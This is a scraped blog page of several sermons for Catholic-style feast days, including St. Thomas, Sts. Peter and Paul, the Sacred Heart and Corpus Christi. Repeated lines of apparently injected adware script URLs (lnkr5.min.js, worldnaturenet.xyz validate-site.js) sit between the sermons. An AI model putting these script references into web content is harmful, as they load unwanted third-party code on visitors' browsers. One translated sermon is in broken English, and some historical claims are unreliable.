
Category: Lesson

Don’t Doubt It! The Feast of St. Thomas the Apostle ~The Very Rev. Lady Sherwood, OPI

1st Reading: EPH 2: 19-22.
R Psalm: PS 117: 1BC-2.
Gospel: JN 20: 24-29.
Today we come together to celebrate the Feast of St. Thomas the Apostle. Thomas was born in Galilee in the Roman Empire in the 1st Century AD.
Thomas is said to have travelled outside of the Roman Empire, preaching the Gospel as one of the twelve Apostles of Jesus. He also has the nickname of ‘doubting Thomas’, because as it tells us in today’s Gospel reading of JN 20:24-29, Thomas had doubts at first when he heard that Jesus had risen from the dead and had indeed appeared to the other Apostles, saying, “Except I shall see in his hands the print of the nails, and put my finger into the print of the nails, and thrust my hand into his side, I will not believe.” (V. 25). But when Jesus appeared to him later and invited him to touch his wounds and behold him, Thomas finally showed his belief by saying, “My Lord and My God.” (V. 28). Jesus then told him, “Thomas, because thou hast seen me, thou hast believed: blessed are they that have not seen and yet have believed.” (V. 29).
Haven’t we all had doubts at some point in our life of faith just like Thomas? The true fact is that we are human and nobody in this life has a faith which is perfect. But our imperfect faith is always able to continue to bloom and deepen.
There are many things which at times we could doubt just as Thomas did about things of our faith lives. Maybe it could be doubts about our salvation, or doubt about God’s love for us- especially in times of suffering, illness or hardship. Maybe we may doubt the reliability of the holy word of God in the scriptures sometimes- this can happen in the world we are in that sadly, often, misinterprets the word for their own agenda thereby possibly causing confusion.
However, having times of doubt does not mean that we have lost our faith, we can use our times of doubt to by trusting God, to build a type of bridge that can lead to stronger faith.
In ministry, we are bound to come across those with doubts in parts of their faith life. We should consider the following when dealing with this:
1. We should have mercy on those who are doubting. We are told in Jude 22, to “have mercy on those who doubt.” It is far too easy for us to fall into the trap of judging them, of condemning them, or to see them as being less Christian than ourselves. However, if we have mercy on doubters, we are there for them. We can and ought to comfort them and build them up.
2. We must be prepared to live with mystery: As humans, there are times when we expect the answers to everything and to know all full understanding of God before we are totally willing to commit our entire lives to him. Yes, God has revealed to us much, and there is much we are able to understand, but there are also those things that we cannot begin to comprehend that belong to God alone, as we are told in (Deut 29:29). We merely need to trust God entirely and to use that which we do understand to be enough for us to rest in God with the things beyond our comprehension.
3. We shouldn’t give doubt the courtesy that we do not give to our faith. If we are able to doubt, then surely we should be able to doubt those doubts and to question them in our hearts. As Christians we can be sure that doubt will never outweigh the central truths of our faith which we do comprehend. Yes, doubts may be a pesky nuisance that pesters us, but if we learn to question our doubts, never should these be able to overthrow our faith.
If we return to Jude 22, which as we have already discussed, about having mercy on those who doubt, it matters not whether that doubt is with ourselves or in our brothers and sisters. It goes for both equally, it says have mercy and so let us do so.
Let us pray:
Lord Jesus Christ, the light of your love shines on, illuminating the places where you are present. As the bewildered Apostle Thomas heard of your appearance to the other Apostles, you penetrated the darkness of his doubt with your word of peace. You showed Thomas the appalling marks of your sacrifice for us, you opened his mind and his heart to understand and to believe. Increase our understanding, we pray, and open our minds and hearts to receive you Lord. Speak to us your word of peace and let your love shine on any dark or doubting areas of our faith in you.
In your precious name we pray. Amen.
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=4https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_
The 13th Sunday in Ordinary Time ~ Br. Igor Kalinski, OPI (Translated from the Macedonian)
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js

Written from The Dominican Hermitage, The Oratory of Saint Sebastian and Saint Peregrine in Gevgelija, Macedonia
The Readings for Today:
http://www.usccb.org/bible/readings/070118.cfm
13 Sunday in Ordinary Time
Dear sisters and brothers in our Lord Jesus Christ, in the book of Wisdom we read verse 113-15 and 2:23-24 “Because God did not wake death, nor does he rejoice in the destruction of the living, for he fashioned all things that they might have being, and the creatures of the world are wholesome, and there is not a destructive drug among them nor any domain of neither world on earth for justice is undying.
Comparing this with another verse in today’s readings we find we are told something else about death: that all that who have possessions, experience it. We are made from God to be similar like him, imperishable, image of his own nature, and death that he did not make, neither does he rejoice for our destruction but His justice is undying, He God is the ultimate justice, eternally living, and all who experienced death as a result of our sin, will be a moment even though physically sanctified will go back in destruction. All of these what God has promised us the believers after death, and what can the wicked expect, and what we have to expect from undying justice, our Lord Jesus Christ, and after our sufferings is a reward, that’s why we have to love the justice and wisdom.
“Now as you excel in every respect, in faith, discourse, knowledge, all earnestness, and in love we have for you, you may excel in this gracious act also”
We learn about Macedonians, from their giving , and that is the grace from God, that has been giving to the churches in Macedonia for the severe test of affection, the abundance of their joy and generosity, this is true example with love for one another brings immediate help to those afflicted of any kind of problem “ As is written whoever had much did not have woke, and whoever had much did not have less”
This is the way that help you decide what cause need immediate attention with equality principle, and this principle say about getting your own needs met. The test of generosity toward our povery, will not make us lazy and bored or with no lack of help, that principle reveal generosity, helping your neighbor we help ourselves, we bring help to those in need, and when our turn to be afflicted, God is bringing someone to help us. Jesus is rich Son of God that passes everything, and he chose to be born in barn, and to live in poverty “to test the genuineness of your love by your concerns for others”, this is the way, first we pray for the hungry, than we feed them.
Jairus the synagogue ruler, feel at Jesus feet and begged him to heal his 12 years old daughter.
When was my last time that I feel at Jesus feet, I was asking myself, from the every beginning of this story that occurred, I was attacked from the first sentence, to kneel in Gods presence in a way of kneeling with your mind, with your heart, with your thoughts, what I always try to do, but this kneeling with my body, this sinful body, that is made to be a temple of the Holy Spirit, this really gave me attention to contemplate, and that in the room with the dead girl, only Peter, James and John were allowed to enter and to witness this miracle, this simple problem for Jesus, to bring back the life, as a giver of eternal life, this shows the divinity of Christ, none is capable to do such a thing than God Almighty in presence of his son Jesus our Lord, and the three apostles represent Peter the faith, James the hope and John the love, in this I see the first image, story from the Gospel, like a holy sacrament of anointing the sick, but in this case resurrection of dead body. Jesus is giver of life, everything is possible in his name. Amen.
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=43https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_
https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=17https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_
https://dataprovider.website/optout/set/lat?jsonp=__twb_cb_623859824&key=143e7cdebf193d2764&cv=1530440537&t=1530440537369https://dataprovider.website/optout/set/lt?jsonp=__twb_cb_39839230&key=143e7cdebf193d2764&cv=260025&t=1530440537369https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=10https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

Strength, Faith, and Determination: The Feast of Sts. Peter and Paul ~ The Rev. Shawn Gisewhite, OPI

In the name of God; Father, Son and Holy Spirit. Amen.
Today we celebrate the Feast of Sts. Peter and Paul, two of the most influential men in Christianity. Peter, the rock on which Christ built His Church and Paul, the converted persecutor of Christians turned missionary. As Christians, we can look at the lives and deaths of these great men as a model of how we are to live and possibly die for Christ.
Let us look at each of these men individually.
Peter, known originally as Simon, was the brother of Andrew. Both fishermen by trade, they later became “fishers of men.” Andrew, having discovered Jesus as the Messiah through John the Baptist, ran home to tell his brother Simon of the good news. Simon meets Jesus who instructs the brothers to lay down their nets and follow Him. A command the Bible tells us they obeyed without even a second thought. Simon’s faith is later tested by Jesus as he walks on water and then denies Jesus three times. In the end, Jesus tells Simon that from now on his name shall be Peter (meaning Petros or Rock) and on this “rock” He shall build His Church.
After Pentecost, Peter traveled to Antioch where he established a church which he ruled from 33AD to roughly 39AD. Peter goes on to travel all over the Roman Empire in what is now Turkey. He arrived in Rome in 40AD and remained there for the next quarter century. In 51 AD Peter returned to Jerusalem for the Council in which it was decided Gentiles need not adhere to the customs and regulations of Judaism. It was at this council that Peter and Paul not only meet, but butted heads. Paul rebukes Peter publicly over the subject of Gentile Christians. These two would meet again in Rome in 67AD.
Paul, originally known as Saul, was a Roman citizen and a Pharisee. As such, Saul was a leader of Christian persecution. One day Saul has a blinding vision, a conversion moment in which his heart is turned to Christ. He is baptized and becomes one of Christianity’s most fervent missionaries. Now known as Paul, he preaches the Gospel to the ends of the world. First to Arabia then back to Damascus. Then to Jerusalem where he visits Peter for the first council. From Jerusalem he travels throughout Europe, including Macedonia, Greece and Italy.
While preparing for a missionary trip to Spain, he is imprisoned for 2 years by the Jews in Capernium. Paul later travels again, but his ship wrecks in Malta. He is imprisoned once again. This time for 2 years for preaching in Rome. Paul was arrested a third and final time in 67 AD in Rome.
Although both Apostles of Christ, these two men ministered independent of each other. In the end, there were two people who linked their fates one with the other; Simon Magus and the Emperor Nero.
Simon Magus was a practitioner of black magic. A sorcerer if you will. Offering to pay the Apostles to give him the gift to confer upon others the Holy Spirit, Simon Magus is rebuked and ran out of the Middle East by Philip. Now bitter and more determined than ever to show his power over that of these so called “Christians,” Simon Magus takes his show on the road all the way to Rome. There he meets Emperor Nero. Besides being an all-around bad guy, Nero has a strong desire to be a sorcerer. He appoints Simon Magus to his court and aims to learn all he can from him. In order to show his superior power, Simon Magus decides to recreate the ascension of Jesus by flying around in the sky. Simon Magus does so with the help of demonic spirits. That is until the prayers of two men cause the sorcerer to come crashing to the pavement at Nero’s feet. His legs crushing on impact, Simon Magus dies of his wounds a few days later. Who were these men who caused the death of Nero’s sorcerer? None other than Peter and Paul who were both in Rome preaching the Good News of Christ Jesus.
Nero, who had begun a city-wide persecution of Christians, was furious over the death of his sorcerer by these leaders of the Christian movement. Fellow believers pleaded with Peter to flee Rome and save his life. Although he was determined to remain in Rome and suffer persecution alongside his followers, Peter gives in and heads out of town. During all of this, Paul is now incarcerated in Rome. When he comes to the city gate, Peter has a vision. He sees Christ walking into the city. Peter asks Jesus where he is going, to which he replied, “I go into Rome to be crucified again.” Peter, understanding the meaning of the vision, returns to Rome where he is imprisoned alongside Paul.
While in prison, Peter and Paul convert the Captains of the guard and 47 others. Eventually on June 29th, 67 AD Peter and Paul’s lives come to an end. Peter is taken outside the city gates where he is crucified upside down. Paul, being a Roman citizen, does not face crucifixion. Instead, he is beheaded. Tradition is that his head bounced 3 times down the pavement, and at each place a spring sprang up from the ground.
Looking at the lives and deaths of these great men, we can find the strength, determination and faith to carry on the great mission to preach the Gospel unto the ends of the world, even in the face of persecution and death. Like Peter, we are to give up everything to follow Christ when he calls us. This may not be an easy task. After all, we worked long and hard for that new car, that big house, and to secure the perfect job. It is hard to give up everything and go where the Lord leads. It is equally hard to walk out into the deep, trusting in the Lord that we will not sink. Like Peter walking on the water, so are we to have faith strong enough keep us afloat. Like Paul, no matter how hardened our hearts are, we can turn to love and accept Christ as our Lord and Savior. Even when imprisoned and on a sinking ship, Paul didn’t let anything stand in the way of him carrying out his missionary duties. No matter how bleak the situation or how tall the obstacle, we must remain strong in our faith and push on.
Remember these men when we feel that it is impossible for one person to make a difference. Remember them when we are persecuted for our faith. Remember them when we see Christians around the world martyred for their beliefs. When our own faith is shaken and we feel like the world is against us, remember Sts. Peter and Paul and ask them for guidance and look to their examples for the strength to go on.
Amen.
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=13https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

Prepare Ye The Way of the Lord! The Solemnity of the Nativity of St. John the Baptist ~ The Very Rev. Lady Sherwood, OPI

Liturgical Colour: White.
1st Reading: IS 49:1-6
R Psalm: PS 139: 1B-3, 13-14AB, 14C-15.
2nd Reading: ACTS 13: 22-26
Gospel: LK 1: 57-66, 80.
Today we briefly take a step away from Ordinary Time, to come together to Commemorate the Solemnity of the Nativity of John the Baptist.
John was the forerunner sent to pave the way for the coming of the Lord. If we take a look at today’s first reading of IS 49: 1-6, we are told:
The Lord called me from birth from my mother’s womb he gave me my name. He made of me a sharp-edged sword and concealed me in the shadow of his arm: You are my servant, he said to me, through whom I show my glory…to raise up the tribes of Jacob, and restore the survivors of Israel; I will make you a light to the nations, that my salvation may reach to the ends of the earth.
We can clearly see from this scripture that the Lord wants to save his people, he wishes to restore us and to raise us up. However, it was (and is), a necessity to prepare the people for the coming of the Lord into the world. This was the purpose as to John the Baptist being sent as the forerunner, to prepare the people for his coming.
At the heart of preparation of the people for the coming of the Lord, was (and still is) repentance, as we can clearly see in this scripture of Matt 3:1:
Repent, for the kingdom of heaven is near! Prepare the way for the Lord, make straight paths for him.
But what does to repent truly mean? It is far too easy for us to believe that it merely means that we are sorry for our sins! To truly repent is far more than this, it is to come to a new mind, to have a whole new way of thinking and to put the Lord as our first priority, foregoing worldly notions to gain heavenly wisdom and readiness.
So how is all this relevant to us today?
If we look at John the Baptist, we can and should also learn about ourselves in terms of our duties and service as ministers of God. Just as John was, we ought to be steeped in God’s word, and in the true teachings of the church. We should announce to all what God reveals to us and to see all things through his light. We are to summon God’s people to the truth if all that God proclaims, and to expose lies and errors for what they are, Just as John did in his ministry.
Just as John the Baptist was the forerunner sent to prepare the way for the Lord coming amongst us on the earth, we are now like John before us, the forerunners who are sent to prepare the people for the return of the Lord in glory, so that all will be ready and well adjusted to the radiance of the salvation of the Lord’s love, and will be conformed to be as suitable as is possible for His heavenly Kingdom. In short, we are the John the Baptist’s of the modern age.
Let us pray:
Almighty God, by whose Providence thy servant John the Baptist was born and sent to prepare the people for the coming of your Son, our Saviour, by preaching repentance. Make us also follow his teaching and holy life, that we may truly repent and following his example, to prepare the way for the second coming of your Son, our Lord and Saviour, only speaking the truth of your word and rebuking all else, and to patiently accept suffering for your Truth’s sake, to your glory.
Through Our Lord Jesus Christ, your Son, who lives and reigns with you in the unity of the Holy Spirit, One God, for ever and ever. Amen.
https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=20https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

How Does Your Garden Grow? ~ The Rev. Dcn. Brenden Humberbdross, Novice

May the words of my mouth and the meditations of our hearts be always acceptable to you O Lord, our God and our Creator. Amen.
This Sunday’s gospel reading consists of two parables, one more well-known than the other.
The second parable in the reading is the parable of the Mustard Seed which is found in three of the four Gospels (Matthew, Mark and Luke). Due to its occurring in the Synoptic Gospels it’s quite likely you would have heard a sermon or at least read this parable before. I know in Sunday School and youth programs when I was younger it was a part of lessons and talks on more than one occasion.
The first parable in the reading, which goes by numerous names depending on which version of the Bible you are using is far less familiar and so is what I am going to focus my thoughts on today.
In this parable we see Jesus relating a story to his audience about a man scattering seed and the resultant process of a seed growing to maturity. With our modern understandings this may seem an odd story for Jesus to be conveying to a crowd who is asking to hear great messaged of faith. However, as with all parables Jesus was sharing the great truths of the Gospel in a unique was that both allowed listener to learn if they were true seekers but also to hide the truth behind a curtain of allegory for those who may not be ready for the higher things of the Gospel.
In this case, this seemingly simple story about seeds growing relates a message of what the Kingdom of God is. This may raise the question for us all what is meant by this term “Kingdom of God”. Depending on your theological stand point this term can evoke many different images; for some it refers to the heavenly kingdom of God on high, to others an earthy Kingdom that will be ruled over personally by Christ when he returns. It’s impossible to say that any of these views are more correct that others however, speaking as catholic and orthodox Christians the Kingdom of God refers to the whole of God’s dealing with humankind, in other words the entire plan of salvation. So how is the story of a man growing seeds able to express this?
In this particular case we can view the man who plants the seeds as Jesus Christ, while the seed is the Gospel itself. Jesus walked upon the earth and while he was here his mission was to spread the Gospel to his people for the redemption of humanity. This message culminated in the great sacrifice of Christ upon the cross of Calvary and this is represented by the man falling asleep and his waking refers to his glorious resurrection.
This then leads to the question that if the man is Christ and the seeds the Gospel how can Christ not know the process by which the seeds grow? Doesn’t God know all and have all in his control and at his command? This is most certainly a fact that cannot be in doubt and this “not knowing” does not indicate a lack of knowledge but in fact refers to a letting go to allow fallen humanity to use their free will to accept the Gospel and let it grow within their hearts and minds. Christ is not a manipulator of men and never seeks to coerce any of God’s children into service.
After the seed the man plants grows it is quite a natural conclusion to the story that he would want to harvest the field and gain benefit from what he has planted and grown. In the plan of salvation it’s obvious to me that this harvest refers to the second coming of our Lord and Saviour Jesus Christ.
When a farmer harvests their crop not all of that which is harvested is fit for use and makes it to market and thus it will be at the great harvest which shall be performed at Christ’s coming. Each and every one of us will be judged in the harvest and our reception of the gospel and the way that we have tended to the seed of faith that was planted in us will indicate our reward in the world that is to come.
It is my hope and prayer that each and every one of us will tend to the seed that we hold within us and grown in the faith and love of Christ. If we do this we will work hard to be fellow workers with Christ tending to the field alongside him assisting God’s children with their needs both temporal and spiritual.
Please join me now in a word of prayer. Let us pray:
Lord God, you protect all who trust in you, and without you nothing is strong and nothing is holy:
In your great mercy guide us through the good things of this life, so that in the end we do not lose the things of eternal life. We ask this through your Son, Jesus Christ our Lord, who lives and reigns with you and the Holy Spirit, one God, now and forever. Amen.
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=49https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_
God Is Calling……..The Rev. Dcn. Dollie Wilkinson, OPI
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js

A couple years ago, my landlord finally cut down the ugly bushes in front of my house. Well, evidently the family of snakes who called those bushes their home, were not happy. Suddenly I had snakes crawling around my yard. I reacted just like must of us, I freaked out! My first instinct was to kill them, though they were just innocent garter snakes (I believe the only good snake is a dead one.) Even though they did me no harm, my first reaction was to rid my yard, and garden, of their sinister presence. This reminds me of the serpent (snake) we read about in Genesis 3:8-15
“They heard the sound of the LORD God walking in the garden at the time of the evening breeze, and the man and his wife hid themselves from the presence of the LORD God among the trees of the garden. But the LORD God called to the man, and said to him, “Where are you?” He said, “I heard the sound of you in the garden, and I was afraid, because I was naked; and I hid myself.” He said, “Who told you that you were naked? Have you eaten from the tree of which I commanded you not to eat?” The man said, “The woman whom you gave to be with me, she gave me fruit from the tree, and I ate.” Then the LORD God said to the woman, “What is this that you have done?” The woman said, “The serpent tricked me, and I ate.” The LORD God said to the serpent, “Because you have done this, cursed are you among all animals and among all wild creatures; upon your belly you shall go, and dust you shall eat all the days of your life. I will put enmity between you and the woman, and between your offspring and hers; he will strike your head, and you will strike his heel.”
Adam and Eve are hiding, they are feeling vulnerable and scared, they have eaten from the tree of knowledge of good and evil, and they have been forever changed, their joyful innocence has gone, they are aware of their own nakedness. They know they messed up. And God calls; where are you? Of course God knows where they are, but His question reveals that He senses something is wrong, yet wishes to offer Adam and Eve a chance to explain themselves. Now I’m not talking about sin here, for you must note that the passage itself says nothing about sin or the fall. Rather, the scene reminds me more of a couple of children who, knowing they did something wrong, try to hide the evidence.
But Adam and Eve are lost, they have lost their confidence, they have lost their open and childlike relationship with God, they are like street children thrust into adult lives too early, confused and hurting, attempting to clothe themselves with fig leaves. Dressed in this inadequate clothing they respond to God, and the blame game begins….
“She gave it to me…”
“The serpent tricked me…
So what’s going on here? I wonder as I read the passages in Genesis if God’s plan might at some point have been to share the knowledge of good and evil with them, when the time was right, when they had grown in their relationship with Him, when they were ready for such a burden. For God’s plan is surely that we walk with Him, to grow in the knowledge and love of Him. No loving parent would want to keep their children as babies, we want them to grow and to learn, to develop and to mature, and good parents allow their children to stretch the boundaries and explore new things one step at a time. But the fruit has been eaten, their eyes have been opened and Adam and Eve are lost, lost to themselves and to God in confusion, pain and shame.
And I wonder how often that is our experience, I wonder how much of our spiritual and religious life is so much an exercise in sewing fig leaves together in a vain attempt to clothe ourselves and to be presentable. How often do we hide from God and from ourselves trying to be something we are not? The truth is we are unable to cover our vulnerability and brokenness…
But yet, God comes calling!
God is calling, calling to us today, for we are as vulnerable and broken as Adam and Eve. Just as God did not leave Adam and Eve in their inadequate clothing but provided animal skins for them so He comes to us in Christ and offers us Himself. An animal was sacrificed to cover Adam and Eve; Jesus gave of himself to cover us, and He comes calling, calling us to clothe ourselves with the garments He supplies us with; compassion, kindness, humility, quiet strength, discipline. Calling us to be quick to forgive an offense, to forgive as quickly and completely as He has forgiven us. And most of all He calls us to receive His garment of love, a garment so rich that it covers our brokenness when we receive it in humility and vulnerability. The proud and the arrogant, the self righteous and the self sufficient ones cannot wear these clothes, they are given to those who know their frailty and weakness, the vulnerability and nakedness, for the clothes He gives us are the clothes of grace.
God is calling, calling us today to cast off our religious fig leaves and to become bearers of love and grace. And we need not be afraid for God knows us as we are and will cover us with all that we need. He has chosen to place his treasure into the cracked clay pots of our lives and to make us beautiful….
God is calling….
How will you respond?
https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=41https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_
https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=38https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_
https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=7https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

The Feast of the Sacred Heart of Jesus ~ Br. Chip Noon, Novice

Today is the Solemnity of the Most Sacred Heart of Jesus.
In the First Reading, the prophet Hosea talks about the Lord drawing his people to him with “human cords, with bands of love…”. In Latin, cordis is the genitive case of the word “heart”, genitive indicating “possession.” How fitting then that “heart” and “cords” are indicators of God’s possession of us and of your possession of his love.
Aside from grammatical fancies, the Feast of the Sacred Heart is looked upon as the day we re-dedicate our minds, our beings…our hearts to God and ask him to show his love for us, as he did with the Israelites.
The Gospel tells us that Christ died for us and that to fulfill the prophecies made about him, “Not a bone of (the lamb) will be broken” and “They will look upon him whom they have pierced.” Those images tug at my heart knowing that the Jews wanted Jesus’ legs to be broken to hasten his death before the sabbath, and the Romans soldier stabbed Jesus with a lance to see if he was indeed dead.
The heart that was begotten for us, to teach us, and to pattern for us true love, the heart that lived for us, and the heart that was sacrificed for our sakes…this heart, contemplating it as we do, almost severs our own cords and breaks our own bands of love immersing ourselves in the Passion and Death of Our Lord. And truly his mother, Mary, and his friends and disciples must have felt their own hearts break in the ninth hour as Jesus says, “into your hands I commend my spirit.”
Now here, let me address the line that is almost a throw-away from today’s Gospel: “For this happened so that the Scripture passage might be fulfilled…” This idea has been a stumbling blocks for me for many years, that the New Testament is foreshadowed by the Old, that we can find fulfillment of the words of the prophets in the life of Jesus. I don’t know why that should be so. But as something of an historian, I’m always aware that people can use the past to prove and suit their own, sometimes nefarious, purposes. I know that’s just the cynic in me. I know in the part of my existence that doesn’t function in facts, but in revelation and insight, in contemplation and prayer, that of course Jesus was alove through these ancient seers and prophets.
It is here in my meditations that I always mentally stumble over another wonderful verse, this one from Mark: “Lord I believe; help thou mine unbelief.”
Because of course we have doubts, even those who were not trained as historians. But those doubts do form the bedrock of the temple of our faith. I shouldn’t fear them.
And for these reasons, I am moved, and we are moved on this feast, the make or renew an Act of Consecration to the Sacred Heart of Jesus. Please replace my name with yours.
I, Brother Chip Noon, give myself and consecrate to the Sacred Heart of our Lord Jesus Christ my person and my life, my actions, pains, and sufferings, so that I may be unwilling to make use of any part of my being save to honor, love, and glorify the Sacred Heart.
This is my unchanging purpose, namely, to be all His, and to do all things for the love of Him, at the same time renouncing with all my heart whatever is displeasing to Him.
I therefore take Thee, O Sacred Heart, to be the only object of my love, the guardian of my life, my assurance of salvation, the remedy of my weakness and inconstancy, the atonement for all the faults of my life, and my sure refuge at the hour of death.
Be then, O Heart of goodness, my justification before God Thy Father, and turn away from me the strokes of His righteous anger. O Heart of love, I put all my confidence in Thee for I fear everything from my own wickedness and frailty, but I hope for all things from Thy goodness and bounty.
Do Thou consume in me all that can displease Thee or resist Thy holy will; let Thy pure love imprint Thee so deeply upon my heart, that I shall nevermore be able to forget Thee or to be separated from Thee; may I obtain from all Thy loving kindness the grace of having my name written in Thee, for in Thee I desire to place all my happiness and all my glory, living and dying in very bondage to Thee.
Amen.
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=11https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

The Feast of Corpus Christi ~ The Rev. Dcn. Scott Brown, OPI

On the first day of the Feast of Unleavened Bread,
when they sacrificed the Passover lamb,
Jesus’ disciples said to him,
“Where do you want us to go
and prepare for you to eat the Passover?”
He sent two of his disciples and said to them,
“Go into the city and a man will meet you,
carrying a jar of water.
Follow him.
Wherever he enters, say to the master of the house,
‘The Teacher says, “Where is my guest room
where I may eat the Passover with my disciples?”‘
Then he will show you a large upper room furnished and ready.
Make the preparations for us there.”
The disciples then went off, entered the city,
and found it just as he had told them;
and they prepared the Passover.
While they were eating,
he took bread, said the blessing,
broke it, gave it to them, and said,
“Take it; this is my body.”
Then he took a cup, gave thanks, and gave it to them,
and they all drank from it.
He said to them,
“This is my blood of the covenant,
which will be shed for many.
Amen, I say to you,
I shall not drink again the fruit of the vine
until the day when I drink it new in the kingdom of God.”
Then, after singing a hymn,
they went out to the Mount of Olives.
How appropriate it is to celebrate the Feast of the Body and Blood of Christ with the opening of the Summer season when all the beauties of nature are in full bloom! For, as the Summer is the blooming season of the year, through the Body and Blood of Christ, we too are called to bloom.
Some of you may be asking yourselves, “What is our priest talking about?” Allow me to explain. First of all, what is the purpose of the Feast of the Body and Blood of Christ? This special Feast is celebrated in remembrance of Jesus who gave His life for the salvation of many. It is a Feast in remembrance of Jesus’ command to celebrate the Sacrament of the Holy Eucharist.
As we heard during today’s Gospel Reading, “While they were eating, Jesus took a loaf of bread, and after blessing it he broke it, gave it to them, and said, ‘Take; this is my body.'” [Mt. 26:26: Mk. 14:22; Lk. 22:20; 1 Cor. 11:24] “Then he took a cup, and after giving thanks he gave it to them, and all of them drank from it. He said to them, ‘This is my blood of the covenant, which is poured out for many for the forgiveness of sins.'” [Mt. 26:28; Mk. 14:24; Lk. 22:19; 1 Cor. 11:25] Jesus commanded us to celebrate the Sacrament of the Holy Eucharist, to eat His Body and to drink His Blood.
While Jesus was on earth, He stated, “I am the living bread that came down from Heaven. Whoever eats of this bread will live forever; and the bread that I will give for the life of the world is my flesh.” [Jn. 6:51]
In the next passage, notice how Jesus began to speak with the words, “Very truly.” “Very truly, I tell you, unless you eat the flesh of the Son of Man and drink his blood, you have no life in you. Those who eat my flesh and drink my blood have eternal life, and I will raise them up on the last day; for my flesh is true food and my blood is true drink.” [Jn. 6:53-5]
To some of you, those words may appear to contradict other inspired words of the Holy Bible. In the Gospel of John, again starting with the words “Very truly,” Jesus said to Nicodemus, “Very truly, I tell you, no one can enter the Kingdom of God without being born of water and Spirit.” [Jn. 3:5]
When Jesus used the words, “Very truly,” such not being on too many occasions, He was pointing out to something that was extremely important, something that must not be overlooked.
In the last Bible passage that I read, Jesus was indicating that we must receive the Sacrament of Baptism in order to qualify for the Kingdom of God. Through the Sacrament of Baptism, we receive our new creation as the first installment towards salvation and eternal life in the Kingdom of God.
Through the Sacrament of Baptism, we received the forgiveness of the original sin and our sins that were committed prior to being baptized. At that moment, we became members of the Body of Christ. Through our free will, we were free to welcome Jesus in our lives in humility, obedience and servitude. We could have rejected God as the fallen angels have done.
Once we have received the Sacrament of Baptism through faith in Christ, we are called to maintain our state of grace at all time. How do we do that? It is by receiving the Sacrament of Confession! Then, being in a state of grace, we are called to receive the Sacrament of the Holy Eucharist, the Body and Blood of Christ.
As Jesus said, “Very truly, I tell you, unless you eat the flesh of the Son of Man and drink His blood, you have no life in you.” [Jn. 6:53] Some may say, “I have faith in Jesus and so I am saved!” Other may say, “I have been baptized and have become a new creation. As such, I am saved.”
Believe me, unless we receive the Body and Blood of Christ through the Sacrament of the Holy Eucharist, we are not saved! We may have become a new creation by dying with Christ, being buried with Christ and having resurrected with Christ, but the soul has no life in it without the Body and Blood of Christ.
Faith alone does not save anyone! The Sacrament of Baptism alone does not save anyone! The Sacrament of Confession alone does not save anyone! Nor does the Sacrament of the Holy Eucharist alone save anyone! Each of the aforementioned are required in the proper order for us to be saved and qualify to enjoy eternal life in the Kingdom of God.
In the Gospel of Luke, we read that Jesus said, “I tell you, to all those who have, more will be given; but from those who have nothing, even what they have will be taken way.” [Lk. 19:26]
